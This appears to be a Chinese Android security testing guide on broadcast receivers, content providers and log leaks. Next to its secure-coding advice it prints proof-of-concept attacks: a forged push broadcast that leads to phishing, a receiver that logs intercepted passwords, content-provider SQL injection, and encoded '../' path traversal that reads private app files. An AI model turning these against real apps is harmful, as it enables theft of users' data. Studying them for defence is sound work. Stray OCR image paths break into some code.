- sendOrderedBroadcast(intent, null, mResultReceiver, null, 0, null, null)
- onReceive(Context context, Intent intent)
- getResultData()
- abortBroadcast()
- registerReceiver()
- unregisterReceiver()
- LocalBroadcastManager.getInstance(this).sendBroadcast(intent)
- sendStickyBroadcast(intent)

0x02 分类

Type	Definition
Private broadcast receiver	A broadcast receiver that can receive broadcasts only from the same application, therefore is the safest broadcast receiver
Public broadcast receiver	A broadcast receiver that can receive broadcasts from an unspecified large number of applications
In-house broadcast receiver	A broadcast receiver that can receive broadcasts only from other In-house applications



1. 私有广播接收器：只接收app自身发出的广播
2. 公共广播接收器：能接收所有app发出的广播
3. 内部广播接收器：只接收内部app发出的广播

安全建议

intent-filter节点与exported 属性设置组合建议

	Value of exported attribute		
	true	false	Not specified
Intent-filter defined	OK	(Do not Use)	(Do not Use)
Intent Filter Not Defined	OK	OK	(Do not Use)

1. 私有广播接收器设置exported='false'，并且不配置intent-filter。(私有广播接收器依然能接收到同UID的广播)

```
<receiver android:name=".PrivateReceiver" android:exported="false" />
```

2. 对接收来的广播进行验证

3. 内部app之间的广播使用protectionLevel='signature'验证其是否真是内部app

4. 返回结果时需注意接收app是否会泄露信息
5. 发送的广播包含敏感信息时需指定广播接收器，使用显式意图或者setPackage(String packageName)
6. sticky broadcast粘性广播中不应包含敏感信息
7. Ordered Broadcast建议设置接收权限receiverPermission，避免恶意应用设置高优先级抢收此广播后并执行abortBroadcast()方法。

0x03 测试方法

1、查找动态广播接收器：反编译后检索registerReceiver(),
`dz> run app.broadcast.info -a android -i`

2、查找静态广播接收器：反编译后查看配置文件查找广播接收器组件，注意exported属性
3、查找发送广播内的信息检索sendBroadcast与sendOrderedBroadcast，注意setPackage方法与receiverPermission变量。
发送测试广播

```
adb shell：
am broadcast -a MyBroadcast -n com.isi.vul_broadcastreceiver/.MyBroadCastReceiver
am broadcast -a MyBroadcast -n com.isi.vul_broadcastreceiver/.MyBroadCastReceiver –es
number 5556.

drozer：
dz> run app.broadcast.send --component com.package.name --action android.intent.action
.XXX

code：
Intent i = new Intent();
ComponentName componetName = new ComponentName(packagename,  componet);
i.setComponent(componetName);
sendBroadcast(i);
```

接收指定广播

```
public class Receiver extends BroadcastReceiver {
    private final String ACCOUNT_NAME = "account_name";
    private final String ACCOUNT_PWD = "account_password";
    private final String ACCOUNT_TYPE = "account_type";
    private void doLog(Context paramContext, Intent paramIntent)
    {
        String name;
        String password;
        String type;
        do
        {
            name = paramIntent.getExtras().getString(ACCOUNT_NAME);
            password = paramIntent.getExtras().getString(ACCOUNT_PWD);
            type = paramIntent.getExtras().getString(ACCOUNT_TYPE);
        }
        while ((TextUtils.isEmpty(name)) || (TextUtils.isEmpty(password)) || (TextUtil
s.isEmpty(type)) || ((!type.equals("email")) && (!type.equals("cellphone"))));
        Log.i("name", name);
        Log.i("password", password);
        Log.i("type", type);
     }

    public void onReceive(Context paramContext, Intent paramIntent)
    {
      if (TextUtils.equals(paramIntent.getAction(), "account"))
      doLog(paramContext, paramIntent);
     }

}
```

0x04 案例

案例1：伪造消息代码执行

百度云盘有一个广播接收器没有对消息进行安全验证，通过发送恶意的消息，攻击者可以在用户手机通知栏上推送任意消息，点击消息后可以利用webview组件盗取本地隐私文件和执行任意代码。

```
Intent i = new Intent();

i.setAction("com.baidu.android.pushservice.action.MESSAGE");

Bundle b = new Bundle();

try
{

    JSONObject jsobject = new JSONObject();

    //1. phishing

    JSONObject custom_content_js = new JSONObject();

    jsobject.put("title", "a big surprise!!!");

    jsobject.put("description", "");

    //jsobject.put("url", "http://bcscdn.baidu.com/netdisk/BaiduYun_5.1.0.apk");

    jsobject.put("url", "http://drops.wooyun.org/webview.html");


    JSONObject customcontent_js = new JSONObject();

    customcontent_js.put("type", "1");

    customcontent_js.put("msg_type", "resources_push");

    customcontent_js.put("uk", "1");

    customcontent_js.put("shareId", "1");

    jsobject.put("custom_content", customcontent_js);


    String cmd  = jsobject.toString();

    b.putByteArray("message", cmd.getBytes("UTF-8"));

}
catch (Exception e)
{

    // TODO Auto-generated catch block


    e.printStackTrace();
}
```

案例2：拒绝服务

尝试向广播接收器发送不完整的intent 比如空action 或者空extra。

案例3：敏感信息泄漏

某应用利用广播传输用户账号密码



隐式意图发送敏感信息

```
public class ServerService extends Service {
    // ...
    private void d() {
        // ...
        Intent v1 = new Intent();
        v1.setAction("com.sample.action.server_running");
        v1.putExtra("local_ip", v0.h);
        v1.putExtra("port", v0.i);
        v1.putExtra("code", v0.g);
        v1.putExtra("connected", v0.s);
        v1.putExtra("pwd_predefined", v0.r);
        if (!TextUtils.isEmpty(v0.t)) {
          v1.putExtra("connected_usr", v0.t);
        }
    }
    this.sendBroadcast(v1);
}

接收POC
public class BcReceiv extends BroadcastReceiver {
    @Override
    public void onReceive(Context context, Intent intent){

        String s = null;
        if (intent.getAction().equals("com.sample.action.server_running")){
          String pwd = intent.getStringExtra("connected");
          s = "Airdroid  => [" + pwd + "]/" + intent.getExtras();
        }
        Toast.makeText(context, String.format("%s Received", s),
                       Toast.LENGTH_SHORT).show();
    }
}
```

修复后代码，使用 LocalBroadcastManager.sendBroadcast() 发出的广播只能被app自身广播接收器接收。

```
Intent intent = new Intent("my-sensitive-event");
intent.putExtra("event", "this is a test event");
LocalBroadcastManager.getInstance(this).sendBroadcast(intent);
```

0x05 参考

http://www.jssec.org/dl/android_securecoding_en.pdf
https://www.securecoding.cert.org/confluence/display/java/DRD03-J.+Do+not+broadcast+sensitive+information+using+an+implicit+intent

原文 by 瘦蛟舞

0x00 科普


所有的应用程序都必然涉及数据的输入与输出。在Android系统中，主要有4种数据存储模式：

1. Sharedferences：Sharedferences是一种轻型的数据存储方式，本质上是基于XML文件存储key-value键值对数据。通常用来存储一些简单的配置信息；
2. File：使用文件进行数据存储（SDCard）；
3. SQLite：SQLite是一个轻量级的数据库，存储结构化的数据，支持基本SQL语法，是常被采用的一种数据存储方式。Android为SQLite提供了一个名为SQLiteDatabase的类，封装了一些CRUD操作的API；
4. Network：使用基于网络的服务获取数据。

内容提供器用来存放和获取数据并使这些数据可以被所有的应用程序访问。它们是应用程序之间共享数据的唯一方法；不包括所有Android软件包都能访问的公共储存区域。

Android为常见数据类型（音频，视频，图像，个人联系人信息，等等）装载了很多内容提供器。你可以看到在android.provider包里列举了一些，你还能查询这些提供器包含了什么数据。

当然，对某些敏感内容提供器，必须获取对应的权限来读取这些数据。
如果你想公开你自己的数据，你有两个选择：你可以创建你自己的内容提供器（一个ContentProvider子类）或者你可以给已有的提供器添加数据，前提是存在一个控制同样类型数据的内容提供器且你拥有读写权限。



0x01 知识要点

参考：http://developer.android.com/guide/topics/providers/content-providers.html

Content URIs

content URI 是一个标志provider中的数据的URI．Content URI 中包含了整个provider 的以符号表示的名字(它的authority) 和指向一个表的名字(一个路径)．
当你调用一个客户端的方法来操作一个provider 中的一个表，指向表的content URI 是参数之一．

content://com.example.transportationprovider/trains/122

A B C D

A. 标准前缀表明这个数据被一个内容提供器所控制，它不会被修改。
B. URI的权限部分，它标识这个内容提供器。对于第三方应用程序，这应该是一个全称类名（小写）以确保唯一性。权限在元素的权限属性中进行声明：

```
<provider name=".TransportationProvider"
  authorities="com.example.transportationprovider"
  . . .  >
```

C. 用来判断请求数据类型的路径。这可以是0或多个段长。如果内容提供器只暴露了一种数据类型（比如，只有火车），这个分段可以没有。如果提供器暴露若干类型，包括子类型，那它可以是多个分段长，例如，提供"land/bus", "land/train", "sea/ship", 和"sea/submarine"这4个可能的值。
D. 被请求的特定记录的ID，如果有的话。这是被请求记录的_ID 数值。如果这个请求不局限于单个记录， 这个分段和尾部的斜线会被忽略：
`content://com.example.transportationprovider/trains`

ContentResolver

ContentResolver 的方法们提供了对存储数据的基本的"CRUD" (增删改查)功能

```
getIContentProvider()
      Returns the Binder object for this provider.

delete(Uri uri, String selection, String[] selectionArgs) -----abstract
      A request to delete one or more rows.

insert(Uri uri, ContentValues values)
      Implement this to insert a new row.

query(Uri uri, String[] projection, String selection, String[] selectionArgs, String s
ortOrder)
      Receives a query request from a client in a local process, and returns a Cursor.

update(Uri uri, ContentValues values, String selection, String[] selectionArgs)
      Update a content URI.

openFile(Uri uri, String mode)
      Open a file blob associated with a content URI.
```

Sql注入

sql 语句拼接

```
// 通过连接用户输入到列名来构造一个选择条款
String mSelectionClause =  "var = " + mUserInput;
```

参数化查询

```
// 构造一个带有占位符的选择条款
String mSelectionClause =  "var = ?";
```

权限

下面的 元素请求对用户词典的读权限：
`<uses-permission android:name="android.permission.READ_USER_DICTIONARY">`

申请某些 protectionLevel="dangerous" 的权限

```
<uses-permission android:name="com.huawei.dbank.v7.provider.DBank.READ_DATABASE"/>  申
请权限
<permission android:name="com.huawei.dbank.v7.provider.DBank.READ_DATABASE" android:pr
otectionLevel="dangerous"></permission> 声明权限
```

android:protectionLevel
normal:默认值。低风险权限，只要申请了就可以使用，安装时不需要用户确认。
dangerous：像 WRITE_SETTING 和 SEND_SMS 等权限是有风险的，因为这些权限能够用来重新配置设备或者导致话费。使用此protectionLevel 来标识用户可能关注的一些权限。Android 将会在安装程序时，警示用户关于这些权限的需求，具体的行为可能依据Android 版本或者所安装的移动设备而有所变化。

signature：这些权限仅授予那些和本程序应用了相同密钥来签名的程序。
signatureOrSystem:与signature类似，除了一点，系统中的程序也需要有资格来访问。这样允许定制Android系统应用也能获得权限，这种保护等级有助于集成系统编译过程。

API

Contentprovider 组件在API-17（android4.2）及以上版本由以前的exported 属性默认ture 改为默认false。
Contentprovider 无法在android2.2（API-8）申明为私有。


```
<!-- *** POINT 1 *** Do not (Cannot) implement Private Content Provider in Android 2.2
 (API Level 8) or earlier. -->
<uses-sdk android:minSdkVersion="9" android:targetSdkVersion="17" />
```

关键方法

- public void addURI (String authority, String path, int code)
- public static String decode (String s)
- public ContentResolver getContentResolver()
- public static Uri parse(String uriString)
- public ParcelFileDescriptor openFile (Uri uri, String mode)
- public final Cursor query(Uri uri, String[] projection,String selection, String[] selectionArgs, String sortOrder)
- public final int update(Uri uri, ContentValues values, String where,String[] selectionArgs)
- public final int delete(Uri url, String where, String[] selectionArgs)
- public final Uri insert(Uri url, ContentValues values)

0x02 content provider 分类

Type	Definition
Private Content Provider	A content provider that cannot be used by another application, and therefore is the safest content provider
Public Content Provider	A content provider that is supposed to be used by an unspecified large number of applications
Partner Content Provider	A content provider that can be used by specific applications made by a trusted partner company.
In-house Content Provider	A content provider that can only be used by other in-house applications
Temporary permit Content Provider	A content provider that is basically private content provider, but permits specific applications to access the particular URI.



这个老外分的特别细，个人认为就分private、public、in-house 差不多够用。

0x03 安全建议

1. minSdkVersion不低于9
2. 不向外部app提供的数据的私有content provider设置exported=“false”避免组件暴露(编译api小于17时更应注意此点)
3. 使用参数化查询避免注入
4. 内部app 通过content provider 交换数据设置 protectionLevel=“signature” 验证签名
5. 公开的content provider 确保不存储敏感数据
6. Uri.decode() before use ContentProvider.openFile()
7. 提供asset 文件时注意权限保护

0x04 测试方法

1、反编译查看AndroidManifest.xml（drozer扫描）文件定位content provider是否导出，是否配置权限，确定authority

drozer:

`run app.provider.info -a cn.etouch.ecalendar`

2、反编译查找path，关键字addURI、hook api 动态监测推荐使用zjdroid

3、确定authority 和path 后根据业务编写POC、使用drozer、使用小工具Content Provider Helper、adb shell // 没有对应权限会提示错误

```
adb shell：
adb shell content query --uri <URI> [--user <USER_ID>] [--projection <PROJECTION>] [--
where <WHERE>] [--sort <SORT_ORDER>]
content query --uri content://settings/secure --projection name:value --where "name='n
ew_setting'" --sort "name ASC"
adb shell content insert --uri content://settings/secure --bind name:s:new_setting --b
ind value:s:new_value
adb shell content update --uri content://settings/secure --bind value:s:newer_value --
where "name='new_setting'"
adb shell content delete --uri content://settings/secure --where "name='new_setting'"
```

drozer：

`run app.provider.query content://telephony/carriers/preferapn --vertical`

0x05 案例

案例1：直接暴露

```
private void getyouni()
{

    int i = 0;

    ContentResolver contentresolver = getContentResolver();

    String[] projection = {"* from contacts--"};

    Uri uri = Uri.parse("content://com.snda.youni.providers.DataStructs/message_ex");

    Cursor cursor = contentresolver.query(uri, projection, null, null, null);

    String text = "";

    while (cursor.moveToNext())
    {

        text += cursor.getString(cursor.getColumnIndex("display_name")) + '\n';

    }

    Log.i("TEST", text);

}
```

案例2：需权限访问

米聊多处content provider 暴露

```
<provider android:name=".providers.BuddyProvider" android:readPermission="com.xiaomi.c
hannel.READ_BUDDY" android:writePermission="com.xiaomi.channel.WRITE_BUDDY" android:ex
ported="true" android:authorities="com.xiaomi.channel.providers.BuddyProvider" />
```

首先权限声明如下:

```
<permission android:name="com.xiaomi.channel.READ_BUDDY" />

<permission android:name="com.xiaomi.channel.WRITE_BUDDY" />

<uses-permission android:name="com.xiaomi.channel.READ_BUDDY" />

<uses-permission android:name="com.xiaomi.channel.WRITE_BUDDY" />
```

再利用案例1 类似的手法，再利用SQL注入的方式能够访问到数据库中其他的表

案例3：openFile文件遍历

该Provider实现了openFile()接口，通过此接口可以访问内部存储app_webview 目录下的数据，由于后台未能对目标文件地址进行有效判断，可以通过"../"实现目录跨越，实现对任意私有数据的访问

```
public void GJContentProviderFileOperations(){

    try{

        InputStream in = getContentResolver().openInputStream(Uri.parse("content://com
.ganji.html5.localfile.1/webview/../../shared_prefs/userinfo.xml"));

        ByteArrayOutputStream out = new ByteArrayOutputStream();

        byte[] buffer = new byte[1024];

        int n = in.read(buffer);

        while(n>0){

            out.write(buffer, 0, n);

            n = in.read(buffer);

            Toast.makeText(getBaseContext(), out.toString(), Toast.LENGTH_LONG).show()
;

        }

    }catch(Exception e){

        debugInfo(e.getMessage());

    }

}
```

Override openFile method

错误写法1：

```
private static String IMAGE_DIRECTORY = localFile.getAbsolutePath();
public ParcelFileDescriptor openFile(Uri paramUri, String paramString)
    throws FileNotFoundException {
  File file = new File(IMAGE_DIRECTORY, paramUri.getLastPathSegment());
  return ParcelFileDescriptor.open(file, ParcelFileDescriptor.MODE_READ_ONLY);
}
```

错误写法2：URI.parse()

```
private static String IMAGE_DIRECTORY = localFile.getAbsolutePath();
public ParcelFileDescriptor openFile(Uri paramUri, String paramString)
    throws FileNotFoundException {
    File file = new File(IMAGE_DIRECTORY, Uri.parse(paramUri.getLastPathSegment()).get
LastPathSegment());
    return ParcelFileDescriptor.open(file, ParcelFileDescriptor.MODE_READ_ONLY);
}
```

POC1：

```
String target = "content://com.example.android.sdk.imageprovider/data/" + "..%2F..%2F.
.%2Fdata%2Fdata%2Fcom.example.android.app%2Fshared_prefs%2FExample.xml";

ContentResolver cr = this.getContentResolver();
FileInputStream fis = (FileInputStream)cr.openInputStream(Uri.parse(target));

byte[] buff = new byte[fis.available()];
in.read(buff);
```

POC2：double encode

```
String target = "content://com.example.android.sdk.imageprovider/data/" +
"%252E%252E%252F%252E%252E%252F%252E%252E%252Fdata%252Fdata%252Fcom.example.android.ap
p%252Fshared_prefs%252FExample.xml";

ContentResolver cr = this.getContentResolver();
FileInputStream fis = (FileInputStream)cr.openInputStream(Uri.parse(target));

byte[] buff = new byte[fis.available()];
in.read(buff);
```

解决方法Uri.decode()

```
private static String IMAGE_DIRECTORY = localFile.getAbsolutePath();
  public ParcelFileDescriptor openFile(Uri paramUri, String paramString)
      throws FileNotFoundException {
    String decodedUriString = Uri.decode(paramUri.toString());
    File file = new File(IMAGE_DIRECTORY, Uri.parse(decodedUriString).getLastPathSegme
nt());
    if (file.getCanonicalPath().indexOf(localFile.getCanonicalPath()) != 0) {
      throw new IllegalArgumentException();
    }
    return ParcelFileDescriptor.open(file, ParcelFileDescriptor.MODE_READ_ONLY);
  }
```

0x06 参考

https://www.securecoding.cert.org/confluence/pages/viewpage.action?pageId=111509535
http://www.jssec.org/dl/android_securecoding_en.pdf
http://developer.android.com/intl/zh-cn/reference/android/content/ContentProvider.html


原文 by 瘦蛟舞

0x00 科普

development version ：开发版，正在开发内测的版本，会有许多调试日志。
release version ： 发行版，签名后开发给用户的正式版本，日志量较少。
android.util.Log：提供了五种输出日志的方法
Log.e(), Log.w(), Log.i(), Log.d(), Log.v()
ERROR, WARN, INFO, DEBUG, VERBOSE
android.permission.READ_LOGS:app 读取日志权限，android 4.1 之前版本通过申请 READ_LOGS 权限就可以读取其他应用的 log 了。但是谷歌发现这样存在安全风险，于是 android 4.1 以及之后版本，即使申请了 READ_LOGS 权限也无法读取其他应用的日志信息了。4.1版本中 Logcat 的签名变为 “signature|system|development” 了，这意味着只有系统签名的app或者root 权限的app 才能使用该权限。普通用户可以通过ADB 查看所有日志。

0x01 测试


测试方法是非常简单的，可以使用sdk 中的小工具monitor 或者ADT 中集成的 logcat 来查看日志，将工具目录加入环境变量用起来比较方便。当然如果你想更有bigger 也可以使用 adb logcat。android 整体日志信息量是非常大的，想要高效一些就必须使用filter 来过滤一些无关信息，filter 是支持正则的，可以做一些关键字匹配比如 password、token、email 等。本来准备想做个小工具自动化收集，但是觉得这东西略鸡肋没太大必要，故本文的重点也是在如何安全地使用logcat 方面。




```
管理员: C:\Windows\system32\cmd.exe
C:\Users\Magic>
C:\Users\Magic>adb shell
shell@android:/ $ logcat -d ActivityManager:I *:S
logcat -d ActivityManager:I *:S
--------- beginning of /dev/log/main
--------- beginning of /dev/log/system
I/ActivityManager( 2920): Killing proc 30203:com.sec.android.SimpleWidget/u0a101
28: force stop com.sec.android.SimpleWidget
W/ActivityManager( 2920): mDVFSHelper.release()
W/ActivityManager( 2920): mDVFSHelper.acquire()
I/ActivityManager( 2920): Process com.sec.smartcard.pinservice (pid 28740) (adj
15) has died.
I/ActivityManager( 2920): Process com.sec.android.gallery3d (pid 26085) (adj 15)
 has died.
I/ActivityManager( 2920): Process tv.pps.mobile (pid 27597) (adj 15) has died.
